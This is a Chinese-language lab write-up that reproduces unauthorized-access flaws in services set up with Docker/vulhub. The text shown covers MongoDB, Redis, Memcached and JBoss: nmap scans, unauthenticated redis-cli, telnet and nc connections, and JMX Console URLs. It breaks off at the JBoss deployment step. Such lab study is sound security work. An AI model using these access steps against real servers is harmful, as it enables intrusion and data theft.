**未授权访问漏洞复现合集**

(By Jean)

目录

[1. MongoDB未授权访问漏洞 4](#_Toc11622)

[1.1. 环境部署 4](#_Toc7839)

[1.2. 漏洞复现 5](#_Toc371)

[2. Redis 未授权访问漏洞 6](#_Toc21676)

[2.1. 环境部署 6](#_Toc19024)

[2.2. 漏洞复现 7](#_Toc13353)

[3. Memcached 未授权访问漏洞 8](#_Toc3137)

[3.1. 环境部署 8](#_Toc8515)

[3.2. 漏洞复现 9](#_Toc12237)

[4. Jboss未授权访问漏洞 10](#_Toc27438)

[4.1. 环境部署 10](#_Toc21758)

[4.2. 漏洞复现 11](#_Toc4328)

[4.3. 参考 17](#_Toc18825)

[5. VNC未授权访问漏洞 17](#_Toc4413)

[5.1. 环境部署 17](#_Toc333)

[5.2. 漏洞复现 18](#_Toc18373)

[6. Docker未授权访问漏洞 20](#_Toc11220)

[6.1. 环境部署 20](#_Toc9968)

[6.2. 漏洞复现 20](#_Toc5809)

[7. ZooKeeper 未授权访问漏洞 21](#_Toc24417)

[7.1. 环境部署 21](#_Toc19437)

[7.2. 漏洞复现 22](#_Toc18208)

[7.3. 参考 23](#_Toc5362)

[8. Rsync未授权访问漏洞 24](#_Toc10097)

[8.1. 环境部署 24](#_Toc3457)

[8.2. 漏洞复现 24](#_Toc3669)

[9. Hadoop未授权访问漏洞 27](#_Toc4034)

[9.1. 环境部署 27](#_Toc26866)

[9.2. 漏洞复现 27](#_Toc18799)

[10. Jenkins未授权访问漏洞 28](#_Toc5760)

[10.1. 环境部署 28](#_Toc2976)

[10.2. 漏洞复现 29](#_Toc24436)

[10.3. 利用工具 33](#_Toc12750)

[10.4. 参考 33](#_Toc23277)

[11. Elasticsearch未授权访问漏洞 33](#_Toc8701)

[11.1. 环境部署 33](#_Toc23737)

[11.2. 漏洞复现 34](#_Toc14129)

[12. CouchDB未授权访问漏洞 35](#_Toc6259)

[12.1. 环境部署 35](#_Toc12445)

[12.2. 漏洞复现 35](#_Toc19070)

[13. LDAP未授权访问漏洞 39](#_Toc21289)

[14. ActiveMQ未授权访问漏洞 40](#_Toc32238)

[14.1. 环境部署 40](#_Toc6209)

[14.2. 漏洞复现 40](#_Toc32409)

[15. Jupyter Notebook未授权访问漏洞 41](#_Toc23564)

[15.1. 环境部署 41](#_Toc16623)

[15.2. 漏洞复现 42](#_Toc20099)

[16. Kibana未授权访问漏洞 44](#_Toc5444)

[16.1. 环境部署 44](#_Toc17909)

[16.2. 漏洞复现 44](#_Toc27313)

[17. RabbitMQ未授权访问漏洞 45](#_Toc18177)

[17.1. 环境部署 45](#_Toc17849)

[17.2. 漏洞复现 45](#_Toc29964)

[18. Springboot actuator未授权访问漏洞 46](#_Toc29007)

[18.1. 环境部署 46](#_Toc30653)

[18.2. 漏洞复现 46](#_Toc25855)

[19. FTP未授权访问漏洞 48](#_Toc1288)

[19.1. 环境部署 48](#_Toc28981)

[19.2. 漏洞复现 48](#_Toc31940)

[20. dubbo未授权访问漏洞 48](#_Toc2819)

[20.1. 环境部署 48](#_Toc10738)

[20.2. 漏洞复现 48](#_Toc6868)

[21. NFS未授权访问漏洞 50](#_Toc7950)

[21.1. 环境部署 50](#_Toc3562)

[21.2. 漏洞复现 50](#_Toc3627)

[22. Druid未授权访问漏洞 50](#_Toc10395)

[22.1. 环境部署 50](#_Toc17062)

[22.2. 漏洞复现 51](#_Toc18342)

[23. Windows ipc共享未授权访问漏洞 51](#_Toc20912)

[24. 宝塔未授权访问漏洞 51](#_Toc28962)

[24.1. 环境部署 51](#_Toc10)

[24.2. 漏洞复现 52](#_Toc22983)

[25. PHP-FPM Fastcgi未授权访问漏洞 52](#_Toc3741)

[25.1. 环境部署 52](#_Toc27048)

[25.2. 漏洞复现 53](#_Toc27861)

[26. Weblogic未授权访问漏洞 59](#_Toc25492)

[26.1. 环境部署 59](#_Toc1776)

[26.2. 漏洞复现 59](#_Toc11455)

[27. uWSGI未授权访问漏洞 60](#_Toc22427)

[27.1. 环境部署 60](#_Toc24155)

[27.2. 漏洞复现 60](#_Toc24464)

[28. WordPress未授权访问漏洞 61](#_Toc22854)

[28.1. 环境部署 61](#_Toc31509)

[28.2. 漏洞复现 61](#_Toc5125)

[29. Kong未授权访问漏洞(CVE-2020-11710) 61](#_Toc3214)

[29.1. 环境部署 61](#_Toc23960)

[29.2. 漏洞复现 61](#_Toc27774)

[30. ThinkAdminV6未授权访问漏洞 61](#_Toc25581)

[30.1. 环境部署 61](#_Toc21162)

[30.2. 漏洞复现 61](#_Toc771)

[31. 参考 62](#_Toc18748)

# MongoDB未授权访问漏洞

## 环境部署


docker search mongodb  # 从Docker Hub查找镜像

docker pull mongo  #从镜像仓库中拉取或者更新指定镜像

docker images mongo #列出本地主机上的mongo镜像


docker run -d -p 27017:27017 --name mongodb mongo  # 创建一个新的容器并运行一个命令

docker ps  # 显示正在运行的容器



此处通过nmap进行扫描，发现端口状态为filtered

root@kali:~# nmap -p 27017 --script mongodb-info 192.168.96.128



在靶机上，执行以下命令：

 echo  "net.ipv4.ip\_forward = 1"  >>  /usr/lib/sysctl.d/00-system.conf


 systemctl  restart  network

关闭防火墙：


systemctl stop firewalld

重新扫描发现端口状态变为open：

root@kali:~# nmap -p 27017 --script mongodb-info 192.168.96.128



## 漏洞复现

使用工具nosqlbooster4mongo-6.1.8.exe（https://s3.mongobooster.com/download/releasesv6/nosqlbooster4mongo-6.1.8.exe）进行连接：  


# Redis 未授权访问漏洞

## 环境部署

[root@localhost vulhub-master]# cd redis/

[root@localhost redis]# ls

4-unacc

[root@localhost redis]# cd 4-unacc/

[root@localhost 4-unacc]# ls


1.png docker-compose.yml README.md

[root@localhost 4-unacc]# docker-compose build&&docker-compose up -d


## 漏洞复现

使用nmap进行扫描：

nmap -A -p 6379 --script redis-info 192.168.96.128



./redis-cli -h 192.168.96.128



# Memcached 未授权访问漏洞


Cve编号：CVE-2013-7239

## 环境部署

memcached安装参考


<https://blog.csdn.net/weixin_42231507/article/details/81147203>

netstat -an |more




## 漏洞复现


nmap -sV -p11211 --script memcached-info 192.168.96.128



telnet 192.168.96.128 11211




root@kali:~# nc -vv 192.168.96.128 11211




# Jboss未授权访问漏洞

## 环境部署

使用vulhub搭建漏洞环境（vulhub/jboss/CVE-2017-7504）





<http://192.168.96.128:8080/>



## 漏洞复现

打开[JMX Console](http://192.168.96.128:8080/jmx-console/)






打开

[http://192.168.96.128:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL](http://192.168.96.128:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL)



然后部署应用：

